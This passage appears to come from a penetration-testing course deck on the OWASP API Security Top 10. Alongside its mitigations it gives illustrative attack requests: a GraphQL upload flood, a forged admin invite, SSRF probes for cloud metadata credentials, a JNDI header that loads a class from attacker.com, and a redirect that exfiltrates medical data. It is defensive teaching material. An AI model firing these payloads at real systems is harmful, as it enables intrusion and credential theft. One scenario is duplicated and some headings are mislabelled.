The API implements a traditional rate limiting protection - a user can't access the GraphQL endpoint too many times in a short period of time. The API also checks for the uploaded picture's size before generating thumbnails to avoid processing pictures that are too large.



# Unrestricted resource consumption [Scenario #2]

An attacker can easily bypass those mechanisms, by leveraging the flexible nature of GraphQL:

```
POST /graphql
[
 {"query": "mutation {uploadPic(name: \"pic1\", base64_pic: \"R0FOIEFOR0xJVA...\") {url}}"},
 {"query": "mutation {uploadPic(name: \"pic2\", base64_pic: \"R0FOIEFOR0xJVA...\") {url}}"},
 ...
 {"query": "mutation {uploadPic(name: \"pic999\", base64_pic: \"R0FOIEFOR0xJVA...\") {url}}"},
}
```

Because the API does not limit the number of times the uploadPic operation can be attempted, the call will lead to exhaustion of server memory and Denial of Service.



# Unrestricted resource consumption [Scenario #3]

A service provider allows clients to download arbitrarily large files using its API. These files are stored in cloud object storage and they don't change that often. The service provider relies on a cache service to have a better service rate and to keep bandwidth consumption low. The cache service only caches files up to 15GB.

When one of the files gets updated, its size increases to 18GB. All service clients immediately start pulling the new version. Because there were no consumption cost alerts, nor a maximum cost allowance for the cloud service, the next monthly bill increases from US \$13, on average, to US \$8k.



# Hands-on Lab



**DVAPI → API4:2023 Unrestricted Resource Consumption**

<https://application.security/free-application-security-training/owasp-top-10-api-lack-of-resources-and-rate-limiting>



# Mitigate Solution



- Use a solution that makes it easy to limit memory, CPU, number of restarts, file descriptors, and processes such as Containers / Serverless code (e.g. Lambdas).
- Define and enforce a maximum size of data on all incoming parameters and payloads, such as maximum length for strings, maximum number of elements in arrays, and maximum upload file size (regardless of whether it is stored locally or in cloud storage).
- Implement a limit on how often a client can interact with the API within a defined timeframe (rate limiting).
- Rate limiting should be fine tuned based on the business needs. Some API Endpoints might require stricter policies.
- Limit/throttle how many times or how often a single API client/user can execute a single operation (e.g. validate an OTP, or request password recovery without visiting the one-time URL).
- Add proper server-side validation for query string and request body parameters, specifically the one that controls the number of records to be returned in the response.
- Configure spending limits for all service providers/API integrations. When setting spending limits is not possible, billing alerts should be configured instead.



# Broken Function Level Authorization

Authorization flaws often arise from complex access control policies involving hierarchies, groups, roles, and unclear boundaries between administrative and regular functions. Exploiting these vulnerabilities allows attackers to gain unauthorized access to resources belonging to other users or even obtain administrative privileges. It is essential to establish clear and well-defined access control mechanisms that accurately differentiate between administrative and regular user privileges to ensure robust security.

Threat agents/Attack vectors	Security Weakness	Impacts
API Specific : Exploitability <b>Easy</b>	Prevalence <b>Common</b> : Detectability <b>Easy</b>	Technical <b>Severe</b> : Business Specific
Exploitation requires the attacker to send legitimate API calls to an API endpoint that they should not have access to as anonymous users or regular, non-privileged users. Exposed endpoints will be easily exploited.	Authorization checks for a function or resource are usually managed via configuration or code level. Implementing proper checks can be a confusing task since modern applications can contain many types of roles, groups, and complex user hierarchies (e.g. sub-users, or users with more than one role). It's easier to discover these flaws in APIs since APIs are more structured, and accessing different functions is more predictable.	Such flaws allow attackers to access unauthorized functionality. Administrative functions are key targets for this type of attack and may lead to data disclosure, data loss, or data corruption. Ultimately, it may lead to service disruption.




# Broken Function Level Authorization

- Can a regular user access administrative endpoints?
- Can a user perform sensitive actions (e.g. creation, modification, or deletion ) that they should not have access to by simply changing the HTTP method (e.g. from GET to DELETE)?
- Can a user from group X access a function that should be exposed only to users from group Y, by simply guessing the endpoint URL and parameters (e.g. /api/v1/users/export\_all)?

Don't assume that an API endpoint is regular or administrative only based on the URL path.

While developers might choose to expose most of the administrative endpoints under a specific relative path, like /api/admins, it's very common to find these administrative endpoints under other relative paths together with regular endpoints, like /api/users.



# Broken Function Level Authorization [Scenario #1]

During the registration process for an application that allows only invited users to join, the mobile application triggers an API call to **GET /api/invites/{invite\_guid}**. The response contains a JSON with details about the invite, including the user's role and the user's email.

An attacker duplicates the request and manipulates the HTTP method and endpoint to POST /api/invites/new. This endpoint should only be accessed by administrators using the admin console. The endpoint does not implement function level authorization checks.

The attacker exploits the issue and sends a new invite with admin privileges:

```
POST /api/invites/new

{
 "email": "attacker@somehost.com",
 "role": "admin"
}
```

Later on, the attacker uses the maliciously crafted invite in order to create themselves an admin account and gain full access to the system.



# Broken Function Level Authorization [Scenario #2]

An API contains an endpoint that should be exposed only to administrators - GET /api/admin/v1/users/all. This endpoint returns the details of all the users of the application and does not implement function level authorization checks. An attacker who learned the API structure takes an educated guess and manages to access this endpoint, which exposes sensitive details of the users of the application.



# Hands-on Lab



**DVAPI → API5:2023 Broken Function Level Authorization**

<https://application.security/free-application-security-training/owasp-top-10-api-broken-function-level-authorization>



# Mitigate Solution



- The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific roles for access to every function.
- Review your API endpoints against function level authorization flaws, while keeping in mind the business logic of the application and groups hierarchy.
- Make sure that all of your administrative controllers inherit from an administrative abstract controller that implements authorization checks based on the user's group/role.
- Make sure that administrative functions inside a regular controller implement authorization checks based on the user's group and role.



# Unrestricted Access to Sensitive Business Flows

Unrestricted Access to Sensitive Business Flows means unauthorized people or attackers can get into important business processes with sensitive info. This vulnerability is risky, letting attackers mess with or exploit these sensitive flows.

Threat agents/Attack vectors	Security Weakness	Impacts
API Specific : Exploitability <b>Easy</b>	Prevalence <b>Widespread</b> : Detectability <b>Average</b>	Technical <b>Moderate</b> : Business Specific
Exploitation usually involves understanding the business model backed by the API, finding sensitive business flows, and automating access to these flows, causing harm to the business.	Lack of a holistic view of the API in order to fully support business requirements tends to contribute to the prevalence of this issue. Attackers manually identify what resources (e.g. endpoints) are involved in the target workflow and how they work together. If mitigation mechanisms are already in place, attackers need to find a way to bypass them.	In general technical impact is not expected. Exploitation might hurt the business in different ways, for example: prevent legitimate users from purchasing a product, or lead to inflation in the internal economy of a game.



# Unrestricted Access to Sensitive Business Flows

- Purchasing a product flow - an attacker can buy all the stock of a high-demand item at once and resell for a higher price (scalping)
- Creating a comment/post flow - an attacker can spam the system
- Making a reservation - an attacker can reserve all the available time slots and prevent other users from using the system



# Unrestricted Access to Sensitive Business Flows [Scenario #1]

A technology company announces they are going to release a new gaming console on Thanksgiving. The product has a very high demand and the stock is limited. An attacker writes code to automatically buy the new product and complete the transaction.

On the release day, the attacker runs the code distributed across different IP addresses and locations. The API doesn't implement the appropriate protection and allows the attacker to buy the majority of the stock before other legitimate users.

Later on, the attacker sells the product on another platform for a much higher price.



# **Unrestricted Access to Sensitive Business Flows [Scenario #2]**

An airline company offers online ticket purchasing with no cancellation fee. A user with malicious intentions books 90% of the seats of a desired flight.

A few days before the flight the malicious user canceled all the tickets at once, which forced the airline to discount the ticket prices in order to fill the flight.

At this point, the user buys herself a single ticket that is much cheaper than the original one.



# Unrestricted Access to Sensitive Business Flows [Scenario #3]

A ride-sharing app provides a referral program - users can invite their friends and gain credit for each friend who has joined the app. This credit can be later used as cash to book rides.

An attacker exploits this flow by writing a script to automate the registration process, with each new user adding credit to the attacker's wallet.

The attacker can later enjoy free rides or sell the accounts with excessive credits for cash.



# Hands-on Lab



DVAPI → API6:2023 Unrestricted Access to Sensitive Business Flows



# Mitigate Solution

The mitigation planning should be done in two layers:

- Business - identify the business flows that might harm the business if they are excessively used.
- Engineering - choose the right protection mechanisms to mitigate the business risk.



Some of the protection mechanisms are more simple while others are more difficult to implement. The following methods are used to slow down automated threats:

- Device fingerprinting: denying service to unexpected client devices (e.g. headless browsers) tends to make threat actors use more sophisticated solutions, thus more costly for them
- Human detection: using either captcha or more advanced biometric solutions (e.g. typing patterns)
- Non-human patterns: analyze the user flow to detect non-human patterns (e.g. the user accessed the "add to cart" and "complete purchase" functions in less than one second)
- Consider blocking IP addresses of Tor exit nodes and well-known proxies



# Server Side Request Forgery [SSRF]

Server-Side Request Forgery (SSRF) flaws occur when an API is fetching a remote resource without validating the user-supplied URL. It enables an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall or a VPN.


Threat agents/Attack vectors	Security Weakness	Impacts
API Specific : Exploitability <b>Easy</b>	Prevalence <b>Common</b> : Detectability <b>Easy</b>	Technical <b>Moderate</b> : Business Specific
Exploitation requires the attacker to find an API endpoint that accesses a URI that's provided by the client. In general, basic SSRF (when the response is returned to the attacker), is easier to exploit than Blind SSRF in which the attacker has no feedback on whether or not the attack was successful.	Modern concepts in application development encourage developers to access URIs provided by the client. Lack of or improper validation of such URIs are common issues. Regular API requests and response analysis will be required to detect the issue. When the response is not returned (Blind SSRF) detecting the vulnerability requires more effort and creativity.	Successful exploitation might lead to internal services enumeration (e.g. port scanning), information disclosure, bypassing firewalls, or other security mechanisms. In some cases, it can lead to DoS or the server being used as a proxy to hide malicious activities.



# Server Side Request Forgery [SSRF]

Modern concepts in application development make SSRF more common and more dangerous.

- More common - the following concepts encourage developers to access an external resource based on user input: Webhooks, file fetching from URLs, custom SSO, and URL previews.
- More dangerous - Modern technologies like cloud providers, Kubernetes, and Docker expose management and control channels over HTTP on predictable, well-known paths. Those channels are an easy target for an SSRF attack.
- It is also more challenging to limit outbound traffic from your application, because of the connected nature of modern applications.
- The SSRF risk can not always be completely eliminated. While choosing a protection mechanism, it is important to consider the business risks and needs.



# Server Side Request Forgery (SSRF) [Scenario #1]

A social network allows users to upload profile pictures. The user can choose either to upload the image file from their machine, or provide the URL of the image. Choosing the second, will trigger the following API call:

```
POST /api/profile/upload_picture
{
 "picture_url": "http://example.com/profile_pic.jpg"
}
```

An attacker can send a malicious URL and initiate port scanning within the internal network using the API Endpoint.

```
{
 "picture_url": "localhost:8080"
}
```

Based on the response time, the attacker can figure out whether the port is open or not.



# Server Side Request Forgery (SSRF) [Scenario #2]

A security product generates events when it detects anomalies in the network. Some teams prefer to review the events in a broader, more generic monitoring system, such as a SIEM (Security Information and Event Management). For this purpose, the product provides integration with other systems using webhooks.

As part of a creation of a new webhook, a GraphQL mutation is sent with the URL of the SIEM API.

```
POST /graphql
[
 {
 "variables": {},
 "query": "mutation {
 createNotificationChannel(input: {
 channelName: \"ch_piney\",
 notificationChannelConfig: {
 customWebhookChannelConfigs: [
 {
 url: \"http://www.siem-system.com/create_new_event\",
 send_test_req: true
 }
]
 }
) {
 channelId
 }
 }"
 }
]
```



# Server Side Request Forgery (SSRF) [Scenario #2]

During the creation process, the API back-end sends a test request to the provided webhook URL, and presents to the user the response.

An attacker can leverage this flow, and make the API request a sensitive resource, such as an internal cloud metadata service that exposes credentials:

```
POST /graphql
[
 {
 "variables": {},
 "query": "mutation {
 createNotificationChannel(input: {
 channelName: \"ch_piney\",
 notificationChannelConfig: {
 customWebhookChannelConfigs: [
 {
 url: \"http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2-default-ssm\",
 send_test_req: true
 }
]
 }
 }) {
 channelId
 }
 }
 }
] // Since the application shows the response from the test request, the attacker can view the credentials of the cloud environment.
```



# Hands-on Lab



DVAPI → API7:2023 Server Side Request Forgery



# Mitigate Solution



- Isolate the resource fetching mechanism in your network: usually these features are aimed to retrieve remote resources and not internal ones.
- Whenever possible, use allow lists of:
- Remote origins users are expected to download resources from (e.g. Google Drive, Gravatar, etc.)
- URL schemes and ports
- Accepted media types for a given functionality
- Disable HTTP redirections.
- Use a well-tested and maintained URL parser to avoid issues caused by URL parsing inconsistencies.
- Validate and sanitize all client-supplied input data.
- Do not send raw responses to clients.



# Security Misconfiguration


APIs and the systems supporting them typically contain complex configurations, meant to make the APIs more customizable. Software and DevOps engineers can miss these configurations, or don't follow security best practices when it comes to configuration, opening the door for different types of attacks.

Threat agents/Attack vectors	Security Weakness	Impacts
API Specific : Exploitability <b>Easy</b>	Prevalence <b>Widespread</b> : Detectability <b>Easy</b>	Technical <b>Severe</b> : Business Specific
Attackers will often attempt to find unpatched flaws, common endpoints, services running with insecure default configurations, or unprotected files and directories to gain unauthorized access or knowledge of the system. Most of this is public knowledge and exploits may be available.	Security misconfiguration can happen at any level of the API stack, from the network level to the application level. Automated tools are available to detect and exploit misconfigurations such as unnecessary services or legacy options.	Security misconfigurations not only expose sensitive user data, but also system details that can lead to full server compromise.



# Security Misconfiguration

- Appropriate security hardening is missing across any part of the API stack, or if there are improperly configured permissions on cloud services
- The latest security patches are missing, or the systems are out of date
- Unnecessary features are enabled (e.g. HTTP verbs, logging features)
- There are discrepancies in the way incoming requests are processed by servers in the HTTP server chain
- Transport Layer Security (TLS) is missing
- Security or cache control directives are not sent to clients
- A Cross-Origin Resource Sharing (CORS) policy is missing or improperly set
- Error messages include stack traces, or expose other sensitive information



# Security Misconfiguration [Scenario #1]

An API back-end server maintains an access log written by a popular third-party open-source logging utility with support for placeholder expansion and JNDI (Java Naming and Directory Interface) lookups, both enabled by default. For each request, a new entry is written to the log file with the following pattern: <method> <api\_version>/<path> - <status\_code>.

A bad actor issues the following API request, which gets written to the access log file:

```
GET /health
X-Api-Version: ${jndi:ldap://attacker.com/Malicious.class}
```

Due to the insecure default configuration of the logging utility and a permissive network outbound policy, in order to write the corresponding entry to the access log, while expanding the value in the X-Api-Version request header, the logging utility will pull and execute the Malicious.class object from the attacker's remote controlled server.



# Security Misconfiguration [Scenario #1]

An API back-end server maintains an access log written by a popular third-party open-source logging utility with support for placeholder expansion and JNDI (Java Naming and Directory Interface) lookups, both enabled by default. For each request, a new entry is written to the log file with the following pattern: <method> <api\_version>/<path> - <status\_code>.

A bad actor issues the following API request, which gets written to the access log file:

```
GET /health
X-Api-Version: ${jndi:ldap://attacker.com/Malicious.class}
```

Due to the insecure default configuration of the logging utility and a permissive network outbound policy, in order to write the corresponding entry to the access log, while expanding the value in the X-Api-Version request header, the logging utility will pull and execute the Malicious.class object from the attacker's remote controlled server.



# Security Misconfiguration [Scenario #2]

A social network website offers a "Direct Message" feature that allows users to keep private conversations. To retrieve new messages for a specific conversation, the website issues the following API request (user interaction is not required):

```
GET /dm/user_updates.json?conversation_id=1234567&cursor=GRLFp7LCUAAAA
```

Because the API response does not include the Cache-Control HTTP response header, private conversations end-up cached by the web browser, allowing malicious actors to retrieve them from the browser cache files in the filesystem. [Web Cache Deception]



# Hands-on Lab



## DVAPI → API8:2023 Security Misconfiguration

<https://application.security/free-application-security-training/owasp-top-10-api-security-misconfiguration>  
<https://application.security/free-application-security-training/owasp-top-10-api-security-misconfiguration-part-2>  
<https://application.security/free-application-security-training/owasp-top-10-api-sql-injection>  
<https://application.security/free-application-security-training/owasp-top-10-api-xxe-injection>



# Mitigate Solution



- Ensure that all API communications from the client to the API server and any downstream/upstream components happen over an encrypted communication channel (TLS), regardless of whether it is an internal or public-facing API.
- Be specific about which HTTP verbs each API can be accessed by: all other HTTP verbs should be disabled (e.g. HEAD).
- APIs expecting to be accessed from browser-based clients (e.g., WebApp front-end) should, at least:
  - implement a proper Cross-Origin Resource Sharing (CORS) policy
  - include applicable Security Headers
  - Restrict incoming content types/data formats to those that meet the business/ functional requirements.
- Ensure all servers in the HTTP server chain (e.g. load balancers, reverse and forward proxies, and back-end servers) process incoming requests in a uniform manner to avoid desync issues.
- Where applicable, define and enforce all API response payload schemas, including error responses, to prevent exception traces and other valuable information from being sent back to attackers.



# Improper Inventory Management

APIs tend to expose more endpoints than traditional web applications, making proper and updated documentation highly important. A proper inventory of hosts and deployed API versions also are important to mitigate issues such as deprecated API versions and exposed debug endpoints.

Threat agents/Attack vectors	Security Weakness	Impacts
API Specific : Exploitability <b>Easy</b>	Prevalence <b>Widespread</b> : Detectability <b>Average</b>	Technical <b>Moderate</b> : Business Specific
Threat agents usually get unauthorized access through old API versions or endpoints left running unpatched and using weaker security requirements. In some cases exploits are available. Alternatively, they may get access to sensitive data through a 3rd party with whom there's no reason to share data with.	Outdated documentation makes it more difficult to find and/or fix vulnerabilities. Lack of assets inventory and retirement strategies leads to running unpatched systems, resulting in leakage of sensitive data. It's common to find unnecessarily exposed API hosts because of modern concepts like microservices, which make applications easy to deploy and independent (e.g. cloud computing, K8S). Simple Google Dorking, DNS enumeration, or using specialized search engines for various types of servers (webcams, routers, servers, etc.) connected to the internet will be enough to discover targets.	Attackers can gain access to sensitive data, or even take over the server. Sometimes different API versions/deployments are connected to the same database with real data. Threat agents may exploit deprecated endpoints available in old API versions to get access to administrative functions or exploit known vulnerabilities.



# Improper Inventory Management

Running multiple versions of an API requires additional management resources from the API provider and expands the attack surface.

An API has a "documentation blindspot" if:

- The purpose of an API host is unclear, and there are no explicit answers to the following questions
- Which environment is the API running in (e.g. production, staging, test, development)?
- Who should have network access to the API (e.g. public, internal, partners)?
- Which API version is running?
- There is no documentation or the existing documentation is not updated.
- There is no retirement plan for each API version.
- The host's inventory is missing or outdated.

The visibility and inventory of sensitive data flows play an important role as part of an incident response plan, in case a breach happens on the third party side.


An API has a "data flow blindspot" if:

- There is a "sensitive data flow" where the API shares sensitive data with a third party and
- There is not a business justification or approval of the flow
- There is no inventory or visibility of the flow
- There is not deep visibility of which type of sensitive data is shared



# Improper Inventory Management [Scenario #1]

A social network implemented a rate-limiting mechanism that blocks attackers from using brute force to guess reset password tokens. This mechanism wasn't implemented as part of the API code itself but in a separate component between the client and the official API ([api.socialnetwork.owasp.org](http://api.socialnetwork.owasp.org)). A researcher found a beta API host ([beta.api.socialnetwork.owasp.org](http://beta.api.socialnetwork.owasp.org)) that runs the same API, including the reset password mechanism, but the rate-limiting mechanism was not in place. The researcher was able to reset the password of any user by using simple brute force to guess the 6 digit token.



# Hands-on Lab



**DVAPI → API9:2023 Improper Inventory Management**

<https://application.security/free-application-security-training/owasp-top-10-api-improper-assets-management>



# Mitigate Solution



- Inventory all API hosts and document important aspects of each one of them, focusing on the API environment (e.g. production, staging, test, development), who should have network access to the host (e.g. public, internal, partners) and the API version.
- Inventory integrated services and document important aspects such as their role in the system, what data is exchanged (data flow), and their sensitivity.
- Document all aspects of your API such as authentication, errors, redirects, rate limiting, cross-origin resource sharing (CORS) policy, and endpoints, including their parameters, requests, and responses.
- Generate documentation automatically by adopting open standards. Include the documentation build in your CI/CD pipeline.
- Make API documentation available only to those authorized to use the API.
- Use external protection measures such as API security specific solutions for all exposed versions of your APIs, not just for the current production version.
- Avoid using production data with non-production API deployments. If this is unavoidable, these endpoints should get the same security treatment as the production ones.
- When newer versions of APIs include security improvements, perform a risk analysis to inform the mitigation actions required for the older versions. For example, whether it is possible to backport the improvements without breaking API compatibility or if you need to take the older version out quickly and force all clients to move to the latest version.



# Unsafe Consumption of APIs


Developers tend to trust data received from third-party APIs more than user input, and so tend to adopt weaker security standards. In order to compromise APIs, attackers go after integrated third-party services instead of trying to compromise the target API directly.

Threat agents/Attack vectors	Security Weakness	Impacts
API Specific : Exploitability <b>Easy</b>	Prevalence <b>Common</b> : Detectability <b>Average</b>	Technical <b>Severe</b> : Business Specific
Exploiting this issue requires attackers to identify and potentially compromise other APIs/services the target API integrated with. Usually, this information is not publicly available or the integrated API/service is not easily exploitable.	Developers tend to trust and not verify the endpoints that interact with external or third-party APIs, relying on weaker security requirements such as those regarding transport security, authentication/authorization, and input validation and sanitization. Attackers need to identify services the target API integrates with (data sources) and, eventually, compromise them.	The impact varies according to what the target API does with pulled data. Successful exploitation may lead to sensitive information exposure to unauthorized actors, many kinds of injections, or denial of service.



# Unsafe Consumption of APIs

- Interacts with other APIs over an unencrypted channel
- Does not properly validate and sanitize data gathered from other APIs prior to processing it or passing it to downstream components
- Blinely follows redirections
- Does not limit the number of resources available to process third-party services responses
- Does not implement timeouts for interactions with third-party services



# Improper Inventory Management [Scenario #1]

An API relies on a third-party service to enrich user provided business addresses. When an address is supplied to the API by the end user, it is sent to the third-party service and the returned data is then stored on a local SQL-enabled database.

Bad actors use the third-party service to store an SQLi payload associated with a business created by them. Then they go after the vulnerable API providing specific input that makes it pull their "malicious business" from the third-party service. The SQLi payload ends up being executed by the database, exfiltrating data to an attacker's controlled server.



# Improper Inventory Management [Scenario #2]

An API integrates with a third-party service provider to safely store sensitive user medical information. Data is sent over a secure connection using an HTTP request like the one below:

```
POST /user/store_phr_record
{
 "genome": "ACTAGTAG__TTGADDAAIICCTT..."
}
```

Bad actors found a way to compromise the third-party API and it starts responding with a 308 Permanent Redirect to requests like the previous one. (**Tricky Point**)

```
HTTP/1.1 308 Permanent Redirect
Location: https://attacker.com/
```

Since the API blindly follows the third-party redirects, it will repeat the exact same request including the user's sensitive data, but this time to the attacker's server.



# Hands-on Lab



**DVAPI → API10:2023 Unsafe Consumption of APIs**

<https://application.security/free-application-security-training/owasp-top-10-api-insufficient-logging-and-monitoring>



# Mitigate Solution



- When evaluating service providers, assess their API security posture.
- Ensure all API interactions happen over a secure communication channel (TLS).
- Always validate and properly sanitize data received from integrated APIs before using it.
- Maintain an allowlist of well-known locations integrated APIs may redirect yours to: do not blindly follow redirects.



# Hands-on Lab for you



<https://github.com/erev0s/VAmPI>



# Hands-on Lab for you

v A P I



<https://github.com/roottusk/vapi>



# Nuclei [Additional]

Nuclei is used to send requests across targets based on a template, leading to zero false positives and providing fast scanning on a large number of hosts. Nuclei offers scanning for a variety of protocols, including TCP, DNS, HTTP, SSL, File, Whois, WebSocket, Headless etc. With powerful and flexible templating, Nuclei can be used to model all kinds of security checks.

- Templates
- Workflows

<https://github.com/projectdiscovery/nuclei>

<https://github.com/projectdiscovery/nuclei-templates>



# Arjun / ParamSpider [Additional]

Arjun/ParamSpider can find query parameters for URL endpoints.

Find hidden parameters as easy as possible.

<https://github.com/devanshbatham/ParamSpider>

<https://github.com/s0md3v/Arjun>



# Gf-Patterns [Additional]

A wrapper around grep, to help you grep for things. GF Patterns for (ssrf,RCE,Lfi,sqli,ssti,idor,url redirection,debug\_logic, interesting Subs) parameters grep

<https://github.com/1ndianl33t/Gf-Patterns>



# Welcome to Penetration Testing WORLD!



liangroup

